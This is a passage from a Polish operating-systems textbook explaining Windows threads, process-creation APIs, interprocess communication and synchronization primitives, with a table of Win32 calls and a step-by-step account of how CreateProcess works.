Każdy proces początkowo dysponuje tylko jednym wątkiem, ale istnieje możliwość dynamicznego tworzenia nowych wątków. Wątki stanowią podstawę mechanizmu szeregowania zadań procesora, ponieważ system operacyjny zawsze wybiera do wykonania wątek, nie proces. Właśnie dlatego każdy wątek ma przypisany stan szeregowania (gotowy, wykonywany, zablokowany itp.), mimo że same procesy nie mają przypisywanych tego rodzaju stanów. Wątki mogą być tworzone dynamicznie za pomocą wywołania podsystemu Win32 określającego adres (w ramach przestrzeni adresowej odpowiedniego procesu), od którego należy rozpoczęć wykonywanie tego wątku.

Każdy wątek ma przypisany identyfikator wątku wybrany z tej samej przestrzeni co identyfikatory procesów, zatem jeden identyfikator nigdy nie może być jednocześnie wykorzystywany zarówno przez proces, jak i wątek. Identyfikatory procesów i wątków są wielokrotnościami liczby czterej, ponieważ za ich przydzielanie odpowiada warstwa wykonawcza wykorzystująca specjalną tablicę uchwytów tworzoną na potrzeby alokowanych identyfikatorów. System wykorzystuje skalowalny mechanizm zarządzania uchwytymi pokazany na rysunkach 11.9 i 11.10. Wspomniana tablica uchwytów nie dysponuje odwołaniami do obiektów, ale zawiera pola wskaźników do procesów i wątków, które znacznie skracają czas przeszukiwania procesów i wątków

wędug identyfikatorów. W ostatnich wersjach systemu Windows dodatkowo wprowadzono porządkowanie listy wolnych uchwytów w kolejności FIFO, aby wyeliminować zjawisko natychmiastowego wykorzystywania zwalnianych identyfikatorów. Do problemów związanych z natychmiastowym używaniem wolnych identyfikatorów wróćmy w pytaniach na końcu tego rozdziału.

Wątek zwykle jest wykonywany w trybie użytkownika, jednak w momencie wykonania wywołania systemowego przechodzi w tryb jądra, gdzie działa z tymi samymi właściwościami i limitami, które obowiązywały go w trybie użytkownika. Każdy wątek dysponuje dwoma stosemami — jednym na potrzeby pracy w trybie użytkownika i jednym wykorzystywanym, kiedy wątek jest wykonywany w trybie jądra. W momencie przechodzenia do trybu jądra wątek zaczyna korzystać ze stosu tego trybu. Wartości rejestrów trybu użytkownika są zapisywane w strukturze danych CONTEXT na samym dole stosu trybu jądra. Ponieważ jedynym sposobem wstrzymania wątku trybu użytkownika jest wejście do jądra, struktura CONTEXT wątku zawsze zawiera stan rejestru wstrzymanego wątku. Struktura danych CONTEXT każdego wątku może być odczytywana i modyfikowana przez każdy proces dysponujący uchwytem tego wątku.

Wątki zwykle korzystają z tego samego tokenu dostępu co ich procesy. Zdarza się jednak (szczególnie w środowisku klient-serwer), że wątek wchodzący w skład procesu usługi reprezentuje stronę klienta i tymczasowo korzysta z tokenu dostępu stworzonego na podstawie odpowiedniego tokenu klienta — takie rozwiązanie daje wątkowi prawo wykonywania operacji w imieniu tego klienta. (Ogólnie usługa nie może korzystać z właściwego tokenu klienta, ponieważ klient i serwer mogą działać w różnych systemach).

Wątki są też standardowymi punktami kontaktowymi dla operacji wejścia-wyjścia. Działanie wątków jest blokowane podczas wykonywania synchronicznych operacji wejścia-wyjścia. W przypadku asynchronicznych operacji wejścia-wyjścia wątki są wiązane z pakietami żądań wejścia-wyjścia. Po zakończeniu wykonywania wątek może zostać zamknięty. Ewentualne oczekujące żądania wejścia-wyjścia zainicjowane przez ten wątek są wówczas anulowane. Koniec pracy ostatniego aktywnego wątku danego procesu oznacza zamknięcie także tego procesu.

Warto jeszcze raz podkreślić, że wątki są abstrakcją stworzoną na potrzeby szeregowania, nie zarządzania własnością zasobów. Każdy wątek ma prawo dostępu do wszystkich obiektów należących do tego samego procesu. Uzyskanie takiego dostępu wymaga tylko użycia wartości uchwytu i posłużenia się odpowiednim wywołaniem interfejsu Win32. Nie istnieją żadne ograniczenia dostępu do obiektów związanych z tworzeniem lub otwieraniem tych obiektów przez inne wątki tego samego procesu. System nawet nie śledzi ani nie rejestruje wątków tworzących obiekty. Po umieszczeniu uchwytu w tablicy uchwytów danego procesu każdy wątek tego procesu może z tego uchwytu dowolnie korzystać, nawet jeśli działa w imieniu innego użytkownika.

Jak już wspomniano, oprócz standardowych wątków wykonywanych w ramach procesów użytkownika system Windows wykorzystuje wiele wątków systemowych działających tylko w trybie jądra i nieskojarzonych z żadnymi procesami użytkownika. Wszystkie wątki systemowe są wykonywane w ramach specjalnego procesu nazwanego *procesem systemowym*. Proces systemowy nie dysponuje przestrzenią adresową trybu użytkownika. Jego zadaniem jest tworzenie środowiska wykonywania procesów, które nie działają w imieniu żadnego konkretnego procesu trybu użytkownika. Niektóre z tych wątków systemowych omówimy przy okazji analizy funkcjonowania mechanizmu zarządzania pamięcią. Część tych wątków odpowiada za zadania administracyjne, jak zapisywanie brudnych stron na dysku; inne wchodzą w skład puli wątków roboczych przydzielanych do realizacji krótkotrwałych zadań (zlecanych przez komponenty wykonawcze lub sterowniki, które muszą wykonać pewne zadania w ramach procesu systemowego).

11.4.2. Wywołania API związane z zarządzaniem zadaniami, procesami, wątkami i włóknami

Nowe procesy tworzy się za pośrednictwem funkcji CreateProcess interfejsu Win32 API. Funkcja CreateProcess otrzymuje na wejściu wiele parametrów i oferuje niezliczone opcje. W wywołaniu funkcji należy przekazać nazwę pliku do wykonania, łańcuchy wiersza poleceń (nieprzettworzone) oraz wskaźnik do parametrów środowiskowych. Można też przekazać flagi i wartości decydujące o takich szczegółach jak konfiguracja zabezpieczeń tworzonego procesu i jego pierwszego wątku, konfiguracja debugera czy priorytety szeregowania. Istnieje nawet flaga określająca, czy otwarte uchwyty procesu tworzącego wątek należy przekazać nowemu procesowi. Funkcja CreateProcess dodatkowo otrzymuje na wejściu bieżący katalog roboczy dla nowego procesu oraz opcjonalną strukturę danych z informacjami o oknie GUI tego procesu. Zamiast zwracać identyfikator nowego procesu, podsystem Win32 zwraca uchwyty i identyfikatory nowego procesu i jego początkowego wątku.

Istnieje wiele parametrów ilustrujących liczne różnice dzielące ten mechanizm od procedury tworzenia procesów w systemie UNIX:

1. Właściwa ścieżka do uruchamianego programu jest przetwarzana w kodzie biblioteki podsystemu Win32; w systemie UNIX zarządzanie ścieżkami odbywa się bardziej wprost.
2. W systemie UNIX bieżący katalog roboczy jest pojęciem stosowanym w trybie jądra; w systemie Windows katalog roboczy to łańcuch trybu użytkownika. System Windows dla każdego procesu *otwiera* uchwyt bieżącego katalogu roboczego, co prowadzi do równie niepożądanych konsekwencji jak w systemie UNIX — w czasie wykonywania procesu nie jest możliwe usunięcie tego katalogu (chyba że za pośrednictwem sieci — wtedy *można* usunąć katalog).
3. System UNIX dokonuje analizy składniowej wiersza poleceń i przekazuje procesowi tablicę parametrów; podsystem Win32 pozostawia zadanie analizy wiersza poleceń samemu programowi. Właśnie dlatego różne programy mogą obsługiwać symbole wieloznaczne (np. **.txt*) i inne symbole specjalne w odmienny sposób.
4. To, czy deskryptory plików systemu UNIX mogą być dziedziczone przez proces potomny, zależy od właściwości samego uchwytu. W systemie Windows o możliwości dziedziczenia decyduje zarówno uchwyt, jak i parametr funkcji tworzącej nowy proces.
5. Podsystem Win32 stworzono z myślą o aplikacjach GUI, zatem nowe procesy otrzymują informacje o swoim głównym oknie już podczas tworzenia. W systemie UNIX tego rodzaju informacje przekazuje się w formie parametrów tylko do aplikacji GUI.
6. System Windows nie stosuje bitu SETUID jako właściwości plików wykonywalnych — każdy proces może utworzyć proces działający w imieniu innego użytkownika, pod warunkiem że może uzyskać token z danymi uwierzytelniającymi tego użytkownika.
7. Zwarcane przez system Windows uchwyty procesów i wątków można wykorzystywać do modyfikowania nowych procesów i wątków na wiele niezależnych sposobów, w tym poprzez powielanie uchwytów i ustawianie zmiennych środowiskowych w nowym procesie. W systemie UNIX modyfikacje nowego procesu mogą mieć miejsce pomiędzy wywołaniami fork i exec.

Źródła części spośród wymienionych powyżej różnic mają charakter historyczny i filozoficzny. System UNIX projektowano z myślą o obsłudze z poziomu wiersza poleceń, natomiast system Windows od początku był tworzony z myślą o obsłudze graficznego interfejsu użytkownika (GUI).

Użytkownicy systemu UNIX tradycyjnie dysponują szerszą wiedzą i z reguły doskonale rozumieją znaczenie takich elementów jak zmienne PATH. Z drugiej strony system Windows odziedziczył wiele koncepcji projektowych jeszcze po systemie MS-DOS.

Powyższe zestawienie jest o tyle niemiarodajne, że podsystem Win32 jest w istocie opakowaniem (stworzonym na potrzeby trybu użytkownika) wokół rdzennego środowiska wykonawczego procesów NT — jest więc w pewnym sensie odpowiednikiem biblioteki system, której funkcje opakowują wywołania fork i exec systemu UNIX. Właściwe wywołania systemowe NT odpowiedzialne za tworzenie procesów i wątków, czyli odpowiednio NtCreateProcess i NtCreateThread, są dużo prostsze od swoich odpowiedników w interfejsie Win32 API. Do najważniejszych parametrów wywołania NT tworzącego proces należą uchwyty sekcji reprezentującej plik wykonywalny uruchamianego programu, flaga określająca, czy nowy proces powinien dziedziczyć uchwyty po procesie tworzącym, oraz parametry modelu bezpieczeństwa. Za wszystkie pozostałe szczegóły związane z ustawianiem parametrów środowiskowych i tworzeniem początkowego wątku odpowiada kod trybu użytkownika, który może wykorzystać otrzymany uchwyty nowego procesu do bezpośredniego operowania na jego wirtualnej przestrzeni adresowej.

Aby zapewnić zgodność z podsystemem POSIX, rdzenne wywołanie tworzące proces oferuje możliwość konstruowania nowego procesu poprzez kopiowanie wirtualnej przestrzeni adresowej innego procesu (zamiast odwzorowywania obiektu sekcji dla nowego programu). Wykorzystano ten mechanizm wyłącznie do zaimplementowania wywołania fork podsystemu POSIX; podsystem Win32 nie korzysta z tej możliwości. Ponieważ podsystem POSIX nie jest już dostarczany z systemem Windows, powielanie procesów ma niewielkie znaczenie — choć czasami programiści korzystają z tego mechanizmu do specjalnych celów — na zasadzie podobnej do wykorzystywania wywołania fork bez wywołania exec w systemie UNIX.

Wywołanie tworzące wątek przekazuje kontekst procesora dla nowego wątku (w tym wskaźnik do stosu i wskaźnik do pierwszego rozkazu), szablon bloku TEB oraz flagę określającą, czy nowy wątek ma być wykonywany od razu, czy należy go wprowadzić w stan wstrzymania (w oczekiwaniu na wywołanie funkcji NtResumeThread dla jego uchwytu). Za tworzenie stosu trybu użytkownika oraz umieszczenie na tym stosie parametrów argv i argc odpowiada kod trybu użytkownika wywołujący (dla uchwytu danego procesu) rdzenne interfejsy zarządzania pamięcią podsystemu NT.

W wydaniu Windows Vista wprowadzono nowy, rdzenny interfejs API dla procesów, przeniesiono w ten sposób wiele kroków wykonywanych wcześniej w trybie użytkownika do warstwy wykonawczej trybu jądra i połączono operację tworzenia procesu z operacją tworzenia pierwszego (początkowego) wątku tego procesu. Zdecydowano się na taką zmianę, aby umożliwić stosowanie granic procesów w roli granic bezpieczeństwa. W normalnych okolicznościach wszystkie procesy tworzone przez użytkownika darzy się takim samym zaufaniem. Poziom tego zaufania zależy od użytkownika (reprezentowanego przez token). Wywołanie NtCreateUserProcess pozwala także procesom na tworzenie granic zaufania, ale to oznacza, że proces tworzący nie ma wystarczających praw w odniesieniu do uchwytu nowego procesu, pozwalających na zaimplementowanie w trybie użytkownika szczegółów tworzenia procesów, które należą do różnych środowisk zaufania. Podstawowym zastosowaniem procesów w różnych granicach zaufania (nazywanych *procesami chronionymi*) jest wsparcie dla formy zarządzania prawami cyfrowymi — mechanizmu ochrony materiałów chronionych prawami autorskimi przed nieuprawnionym użytkowaniem. Oczywiście procesy chronione zabezpieczają jedynie przed atakami przeciwko chronionej zawartości w trybie użytkownika i nie mogą zapobiec atakom w trybie jądra.

Komunikacja międzyprocesowa

Wątki mogą się komunikować na wiele różnych sposobów, w tym za pośrednictwem potoków, potoków nazwanych, skrytek pocztowych, zdalnych wywołań procedur i plików współdzielonych. Potoki działają w jednym z dwóch trybów (trybie bajtowym i trybie komunikatów) wybieranym w czasie tworzenia. Potoki trybu bajtowego działają tak samo jak potoki znane z systemu UNIX. Potoki komunikatów są podobne, ale zachowują podział na komunikaty, zatem dane umieszczone w potoku przez cztery operacje zapisu po 128 bajtów zostaną odczytane w formie 128-bajtowych komunikatów, nie jednego komunikatu obejmującego 512 bajtów (co może mieć miejsce w przypadku potoków trybu bajtowego). System Windows obsługuje też potoki nazwane, które działają w takich samych trybach jak zwykłe potoki. W przeciwieństwie do zwykłych potoków, potoki nazwane można wykorzystywać do komunikacji za pośrednictwem sieci.

Skrytki pocztowe (ang. *mailslots*) są rozwiązaniem zaczerpniętym z systemu operacyjnego OS/2 i zaimplementowanym w systemie Windows tylko dla zapewnienia zgodności. Skrytki pocztowe pod wieloma względami przypominają potoki, ale też występują pewne różnice. Skrytki pocztowe są jednokierunkowe, podczas gdy potoki oferują możliwość komunikacji dwukierunkowej. Skrytki można co prawda wykorzystywać do komunikacji sieciowej, ale nie gwarantują dostarczania wysyłanych danych. I wreszcie skrytki umożliwiają procesowi nadawcy rozsyłanie komunikatu do wielu odbiorców (nie tylko do jednego odbiorcy). Zarówno skrytki pocztowe, jak i potoki nazwane zaimplementowano w systemie Windows w formie systemów plików (zamiast funkcji warstwy wykonawczej). Takie rozwiązanie umożliwia dostęp do tych mechanizmów za pośrednictwem sieci z wykorzystaniem istniejących protokołów zdalnych systemów plików.

Gniazda (ang. *sockets*) przypominają potoki, tyle że stosuje się je raczej do łączenia procesów na różnych komputerach. Jeśli np. jeden proces zapisuje dane w gnieździe, inny proces działający na zdalnym komputerze może te dane odczytać z tego gniazda. Gniazda można wykorzystywać także do łączenia procesów na tym samym komputerze, jednak z uwagi na wyższe koszty niż w przypadku potoków, stosuje się je raczej w komunikacji sieciowej. Gniazda początkowo zaprojektowano z myślą o systemie Berkeley UNIX, jednak z czasem zaproponowana implementacja stała się powszechnie stosowanym mechanizmem komunikacji międzyprocesowej. Część kodu i struktur danych stworzonych na potrzeby systemu Berkeley UNIX występuje w niezmienionej formie we współczesnych wersjach systemu Windows (co firma Microsoft oficjalnie potwierdza w materiałach poświęconych tym wydaniom).

Wywołania RPC (od ang. *Remote Procedure Calls*) umożliwiają procesowi A wywoływanie procedury procesu B w przestrzeni adresowej procesu B, ale w imieniu procesu A i w celu zwrócenia wyniku temu procesowi. Standard RPC nakłada wiele ograniczeń na parametry stosowane w zdalnych wywołaniach procedur. Nie jest możliwe (i nie miałoby sensu) np. przekazywanie wskaźnika do innego procesu, ponieważ struktury danych muszą być pakowane i przesyłane niezależnie od procesów. Wywołania RPC zwykle implementuje się w formie abstrakcji ponad warstwą transportową. W systemie Windows na warstwę transportową mogą się składać gniazda TCP/IP, potoki nazwane lub wywołania ALPC. *Wywołania ALPC* (od ang. *Advanced Local Procedure Call*) to mechanizm przekazywania komunikatów w warstwie wykonawczej trybu jądra. Mechanizm ALPC zoptymalizowano pod kątem komunikacji procesów na komputerze lokalnym i nie oferuje on możliwości komunikacji za pośrednictwem sieci. Podstawowy projekt tego rodzaju wywołań przewiduje wysyłanie komunikatów generujących odpowiedzi, czyli w praktyce implementuje lekką wersję zdalnych wywołań procedur — ponad tą implementacją można konstruować pakiety RPC oferujące bogatszy zbiór funkcji niż ten dostępny dla wywołań

ALPC. Wywołania ALPC zaimplementowano poprzez połączenie technik kopiowania parametrów i tymczasowego alokowania pamięci współdzielonej (w zależności od rozmiaru komunikatów).

I wreszcie procesy mogą współdzielić obiekty, np. obiekty sekcji, które można jednocześnie odwzorowywać w wirtualnej przestrzeni adresowej różnych procesów. Skutki wszystkich operacji zapisu zrealizowanych przez jeden proces są widoczne w przestrzeniach adresowych pozostałych procesów. Za pomocą tego mechanizmu można więc bez trudu zaimplementować bufor współdzielony rozwiązujący problem producenta-konsumenta.

Synchronizacja

Procesy mogą też korzystać z rozmaitych typów obiektów synchronizujących. System Windows oferuje nie tylko liczne mechanizmy komunikacji międzyprocesowej, ale też wiele różnych mechanizmów synchronizacji procesów, jak semafory, mutexy, obszary krytyczne czy zdarzenia. Wszystkie te mechanizmy działają na poziomie wątków, nie procesów, zatem w razie zablokowania wykonywania wątku w oczekiwaniu na zmianę stanu semafora pozostałe wątki tego samego procesu (jeśli istnieją) nie są blokowane i mogą kontynuować pracę.

Do tworzenia semaforów służy funkcja `CreateSemaphore` interfejsu Win32 API, która może nie tylko zainicjalizować semafor z wykorzystaniem otrzymanej wartości, ale też zdefiniować wartość maksymalną nowego semafora.

Semaforы są obiektami trybu jądra i jako takie mają przypisane deskryptory bezpieczeństwa i uchwyty. Uchwyty semafora można powielić (za pomocą funkcji `DuplicateHandle`) i przekazać innemu procesowi, aby stworzyć możliwość synchronizacji wielu procesów z wykorzystaniem tego samego semafora. Semaforowi można też nadać nazwę przestrzeni nazw Win32; istnieje także możliwość ustalenia dla semafora listy kontroli dostępu (ACL), aby chronić go przed nieuprawnionym użyciem. W pewnych sytuacjach współdzielenie semafora reprezentowanego przez nazwę jest prostsze niż powielanie jego uchwytu.

Dla semaforów istnieją standardowe wywołania `up` i `down`, tyle że reprezentowane przez trudne do zapamiętania nazwy `ReleaseSemaphore` (`up`) oraz `WaitForSingleObject` (`down`). Istnieje też możliwość określenia przekazania na wejściu procedury `WaitForSingleObject` limitu czasowego, aby wątek wywołujący ostatecznie był zwalniany, nawet jeśli odpowiedni semafor będzie miał wartość 0 (warto jednak pamiętać, że limity czasowe ponownie wprowadzają ryzyko występowania wyścigu). Procedury `WaitForSingleObject` i `WaitForMultipleObjects` to dość popularne interfejsy wykorzystywane do oczekiwania na obiekty dyspozytora (omówione w podrozdziale 11.3). Choć teoretycznie można by opakować jednoobiektową wersję tych API, z zastosowaniem prostszych, bardziej zrozumiałych nazw, musimy mieć na uwadze, że wiele wątków korzysta z wersji wieloobiektowej umożliwiającej oczekiwanie na różne rodzaje obiektów synchronizujących oraz na takie zdarzenia jak przerwanie procesu lub wątku, zakończenie wykonywania operacji wejścia-wyjścia czy występowanie komunikatów oczekujących w gniazdach lub portach.

Inne obiekty trybu jądra wykorzystywane do synchronizacji to mutexy, które z uwagi na brak liczników są prostsze od semaforów. Mutexy stanowią w istocie blokady z interfejsem API obejmującym funkcje `WaitForSingleObject` (blokującą) oraz `ReleaseMutex` (odblokowującą). Podobnie jak uchwyty semaforów, uchwyty mutexów można powieść i przekazywać pomiędzy procesami, aby zapewnić wątkom należącym do różnych procesów uzyskiwanie dostępu do tego samego mutexa.

Trzeci mechanizm synchronizacji, który określa się mianem *sekcji krytycznych* (ang. *critical sections*), implementuje ideę obszarów krytycznych. Sekcje krytyczne pod wieloma względami przypominają mutexy systemu Windows z tą różnicą, że mają charakter lokalny względem

przestrzeni adresowej wątku tworzącego. Ponieważ sekcje krytyczne nie są obiektami trybu jądra, nie mają przypisywanych wprost uchwytów ani deskryptorów bezpieczeństwa i jako takie nie mogą być przekazywane pomiędzy procesami. Do blokowania i odblokowywania sekcji krytycznych służą odpowiednio wywołania `EnterCriticalSection` i `LeaveCriticalSection`. Ponieważ wymienione funkcje API są inicjowane w przestrzeni użytkownika i ograniczają się do korzystania z wywołań jądra tylko w razie konieczności zablokowania wątków, działają dużo szybciej niż odpowiednie procedury muteksów. Sekcje krytyczne optymalizuje się pod kątem blokad pętlowych (w systemach wieloprocesorowych) z możliwie rzadkim wykorzystaniem obiektów synchronizacji jądra (tylko w razie konieczności). W wielu aplikacjach zdarzenia współzawodnictwa o dostęp do sekcji krytycznych zdarza się na tyle rzadko lub przebywanie w sekcjach krytycznych trwa na tyle krótko, że alokowanie obiektu synchronizacji jądra nigdy nie jest konieczne. To z kolei przekłada się na znaczne oszczędności w wymiarze wykorzystywanej pamięci jądra.

Ostatnim mechanizmem synchronizacji, któremu warto poświęcić trochę uwagi i który korzysta z obiektów trybu jądra, są *zdarzenia* (ang. *events*). Jak już wspomniano, istnieją dwa rodzaje zdarzeń: *zdarzenia powiadomień* i *zdarzenia synchronizacji*. Każde zdarzenie może się znajdować w jednym z dwóch stanów: sygnalizowanym lub niesygnalizowanym. Wątek może rozpoczęć oczekiwanie na przejście zdarzenia w stan sygnalizowany, wywołując procedurę `WaitForSingleObject`. Jeśli inny wątek sygnalizuje zdarzenie za pomocą wywołania `SetEvent`, dalsze działanie zależy od typu tego zdarzenia. W przypadku zdarzenia powiadomień wszystkie wątki oczekujące są zwalniane, a zdarzenie pozostaje ustawione (sygnalizowane) do momentu ręcznego wywołania procedury `ResetEvent`. W przypadku zdarzenia synchronizacji zwalniany jest tylko jeden (pierwszy) oczekujący wątek, po czym samo zdarzenie automatycznie jest zerowane. Alternatywną operacją jest wywołanie `PulseEvent`, które tym różni się od wywołania `SetEvent`, że w razie braku oczekujących wątków sygnał jest ignorowany, a zdarzenie pozostaje w stanie niesygnalizowanym. Dla odmiany wywołanie `SetEvent` użyte dla zdarzenia pozbawionego oczekujących wątków jest zachowywane, tj. pozostawia zdarzenie w stanie sygnalizowanym, aby ewentualne wątki wywołujące w przyszłości procedurę `WaitForSingleObject` dla tego zdarzenia nie musiały ani chwili czekać na przejście w stan sygnalizowany.

Win32 API oferuje blisko sto wywołań związanych z procesami, wątkami i włóknami. Duża część tych wywołań odpowiada za operacje na mechanizmie IPC (lokalnych wywołań procedur) w tej czy innej formie.

Ostatnio w systemie Windows wprowadzono dwa nowe prymitywy synchronizacji — wywołania `WaitOnAddress` i `InitOnceExecuteOnce`. Funkcja `WaitOnAddress` jest wywoływana w celu oczekiwania na modyfikację wartości pod określonym adresem. Aby obudzić pierwszy (lub wszystkie) wątek, który wywołał `WaitOnAddress` dla określonej lokalizacji, po zmodyfikowaniu tej lokalizacji aplikacja musi wywołać funkcję `WakeByAddressSingle` (lub `WakeByAddressAll`). Przewaga korzystania z tego API zamiast zdarzeń polega na tym, że nie jest konieczne przydzielanie jawnego zdarzenia synchronizacji. Zamiast tego system tworzy tablicę asocjacyjną indeksowaną adresem lokalizacji w celu odnalezienia listy wszystkich oczekujących na zmianę wskazanego adresu. Funkcja `WaitOnAddress` przypomina mechanizm `sleep` (`wakeup`) dostępny w jądrze systemu UNIX. Funkcję `InitOnceExecuteOnce` można wykorzystać po to, by zyskać pewność, że procedura inicjalizacji zostanie wykonana w programie tylko raz. Poprawna inicjalizacja struktur danych w programach wielowątkowych jest zaskakująco trudna. Zestawienie prymitywów związanych z synchronizacją omówionych powyżej oraz kilku szczególnie ważnych wywołań, o których do tej pory nie wspominaliśmy, zawarto w tabeli 11.12.

Tabela 11.12. Wybrane wywołania interfejsu Win32 API związane z zarządzaniem procesami, wątkami i włóknami

Funkcja Win32 API	Opis
CreateProcess	Tworzy nowy proces
CreateThread	Tworzy nowy wątek w ramach istniejącego procesu
CreateFiber	Tworzy nowe włókno
ExitProcess	Kończy wykonywanie bieżącego procesu i wszystkich jego wątków
ExitThread	Kończy wykonywanie danego wątku
ExitFiber	Kończy wykonywanie danego włókna
SwitchToFiber	Przechodzi do innego włókna bieżącego wątku
SetPriorityClass	Ustawia klasę priorytetu dla danego procesu
SetThreadPriority	Ustawia priorytet danego wątku
CreateSemaphore	Tworzy nowy semafor
CreateMutex	Tworzy nowy muteks
OpenSemaphore	Otwiera istniejący semafor
OpenMutex	Otwiera istniejący muteks
WaitForSingleObject	Blokuje wykonywanie w oczekiwaniu na pojedynczy semafor, muteks itp.
WaitForMultipleObjects	Blokuje wykonywanie w oczekiwaniu na zbiór obiektów reprezentowanych przez dane uchwyty
PulseEvent	Wymusza przejście zdarzenia w stan sygnalizowany i automatyczny powrót do stanu niesygnalizowanego
ReleaseMutex	Zwala muteks, aby umożliwić jego uzyskanie przez inny wątek
ReleaseSemaphore	Zwiększa licznik semafora o jeden
EnterCriticalSection	Uzyskuje blokadę sekcji krytycznej
LeaveCriticalSection	Zwala blokadę sekcji krytycznej
WaitOnAddress	Blokuje się do czasu modyfikacji pamięci pod wskazanym adresem
WakeByAddressSingle	Budzi pierwszy wątek, który oczekuje na modyfikację tego adresu
WakeByAddressAll	Budzi wszystkie wątki, które oczekują na modyfikację tego adresu
InitOnceExecuteOnce	Gwarantuje jednorazowe uruchomienie procedury inicjalizacji

Warto przy tej okazji podkreślić, że nie wszystkie te funkcje są wywołaniami systemowymi. Część z nich to opakowania, inne zawierają całkiem sporo kodu biblioteki odwzorowującego semantykę podsystemu Win32 w rdzenne interfejsy API podsystemu NT. Jeszcze inne, np. interfejsy API włókien, mają postać typowych funkcji trybu użytkownika (jak już wspomniano, tryb jądra systemu Windows w ogóle nie operuje na włóknach, zatem cały ten model zaimplementowano w ramach bibliotek trybu użytkownika).

11.4.3. Implementacja procesów i wątków

W tym punkcie przyjrzymy się nieco bliżej sposobowi tworzenia przez system Windows nowego procesu (i jego początkowego wątku). Ponieważ Win32 API jest najlepiej udokumentowanym interfejsem tego systemu, naszą analizę zacznijemy właśnie od niego. Szybko jednak będziemy musieli skoncentrować uwagę na jądrze, aby zrozumieć implementację wywołania rdzennego API odpowiedzialnego za tworzenie nowych procesów. Skoncentrujemy się raczej na głównych

ścieżkach kodu wykonywanych podczas tworzenia procesów oraz na kilku szczegółach uzupełniających naszą dotychczasową wiedzę.

Proces jest tworzony w odpowiedzi na użycie przez inny proces wywołania `CreateProcess` interfejsu Win32 API. Procedura `CreateProcess` wywołuje procedurę trybu użytkownika zaimplementowaną w bibliotece *kernel32.dll* i wykonującą wiele kroków składających się na operację tworzenia procesu (z wykorzystaniem wielu wywołań systemowych i innych działań):

1. Konwertuje nazwę pliku wykonywalnego otrzymaną za pośrednictwem parametru (w formie ścieżki podsystemu Win32) na ścieżkę podsystemu NT. Jeśli ścieżka obejmuje tylko nazwę pliku, bez ścieżki do katalogu, przeszukuje się katalogi z listy katalogów domyślnych (w tym, choć nie tylko, katalogi wymienione w zmiennej środowiskowej PATH).
2. Gromadzi niezbędne parametry tworzenia procesu i przekazuje je (wraz z pełną ścieżką do programu wykonywalnego) do procedury `NtCreateUserProcess` rdzennego API.
3. Wykonywana w trybie jądra procedura `NtCreateUserProcess` przetwarza otrzymane parametry, po czym otwiera obraz programu i tworzy obiekt sekcji, który można wykorzystać do odwzorowania tego programu w wirtualnej przestrzeni adresowej nowego procesu.
4. Menedżer procesów alokuje i inicjalizuje obiekt procesu (czyli strukturę danych jądra reprezentującą nowy proces na potrzeby zarówno warstwy jądra, jak i warstwy wykonawczej).
5. Menedżer pamięci tworzy przestrzeń adresową dla nowego procesu, alokując i inicjalizując katalogi stron i deskryptory adresów wirtualnych opisujące część procesu związaną z trybem jądra (w tym obszary skojarzone z danym procesem, np. wpisy w katalogu *stron samoodwzorowania* — ang. *self-map page directory* — które w trybie jądra zapewniają temu procesowi dostęp do stron fizycznych tablicy stron z wykorzystaniem adresów wirtualnych jądra. Mechanizm samoodwzorowania omówimy bardziej szczegółowo w podrozdziale 11.5).
6. Dla nowego procesu tworzy się tablicę uchwytów, w której umieszcza się kopie tych wszystkich uchwytów procesu wywołującego, które mogą być dziedziczone.
7. Współdzielona strona użytkownika jest odwzorowywana, a menedżer pamięci inicjalizuje robocze struktury danych umożliwiające wybór właściwych stron do odebrania procesowi w razie przekroczenia progu niewielkiej ilości pamięci fizycznej. Fragmenty obrazu programu wykonywalnego reprezentowane przez obiekt sekcji są odwzorowywane w przestrzeni adresowej trybu użytkownika nowego procesu.
8. Warstwa wykonawcza tworzy i inicjalizuje *blok środowiska procesu* (ang. *Process Environment Block* — **PEB**) wykorzystywany zarówno przez tryb jądra, jak i przez jądro do utrzymywania informacji o stanie procesu, w tym wskaźników do sterty trybu użytkownika oraz listy załadowanych bibliotek DLL.
9. W ramach nowego procesu alokuje się pamięć wirtualną wykorzystywaną do przekazywania parametrów (w tym łańcuchów parametrów środowiskowych i wiersza poleceń).
10. Procesowi jest przydzielany identyfikator wybrany ze specjalnej tablicy uchwytów (tablicy identyfikatorów) utrzymywanej przez jądro w celu efektywnego przypisywania procesom i wątkom lokalnie unikatowych identyfikatorów.
11. Obiekt wątku jest alokowany i inicjalizowany. Na tym etapie alokuje się zarówno stos trybu użytkownika, jak i *blok środowiska wątku* (ang. *Thread Environment Block* — **TEB**).

- Inicjalizowany jest także rekord struktury CONTEXT zawierający wartości początkowe rejestrów procesora właściwe temu wątkowi (w tym wskaźniki do rozkazu i stosu).
12. Do globalnej listy procesów dodaje się obiekt nowego procesu. W tabeli uchwytów procesu wywołującego są umieszczane uchwyty obiektów nowo utworzonych procesu i wątku. Z tablicy identyfikatorów wybiera się identyfikator dla początkowego wątku tego procesu.
 13. Procedura `NtCreateUserProcess` wraca do trybu użytkownika z nowym procesem obejmującym pojedynczy wątek, który na tym etapie jest gotowy do wykonywania, ale został wstrzymany.
 14. Jeśli opisane wywołanie interfejsu NT API zakończy się niepowodzeniem, kod podsystemu Win32 sprawdzi, czy powodem błędu była przynależność procesu wywołującego do innego podsystemu, np. WOW64. Może się też okazać, że dany program oznaczono jako przeznaczony do wykonywania pod kontrolą debugera. Te i inne specjalne przypadki są obsługiwane przez kod procedury `CreateProcess` wykonywany w trybie użytkownika.
 15. Jeśli wykonywanie procedury `NtCreateUserProcess` zakończy się pomyślnie, pozostaje jeszcze kilka kroków do wykonania. Procesy podsystemu Win32 wymagają rejestracji w procesie tego podsystemu: `csrss.exe`. Biblioteka `Kernel32.dll` wysyła do procesu tego podsystemu komunikat opisujący nowy proces oraz obejmujący uchwyty tego procesu i wątku, aby umożliwić ich powielenie. Proces podsystemu wyświetla wówczas kursor ze standardowym wskaźnikiem i klepsydrą, aby zasygnalizować użytkownikowi realizację swoich zadań, i pozostawia mu możliwość korzystania z kursora. Proces podsystemu wyświetla wówczas kursor ze standardowym wskaźnikiem i klepsydrą, aby zasygnalizować użytkownikowi realizację swoich zadań, i pozostawia mu możliwość korzystania z kursora. Kiedy nowy proces wykonuje swoje pierwsze wywołanie związane z graficznym interfejsem użytkownika (GUI), czyli w większości przypadków wywołanie tworzące nowe okno, wspomniany kursor jest usuwany (w razie braku dalszych wywołań jego limit czasowy wyczerpuje się po 2 s).
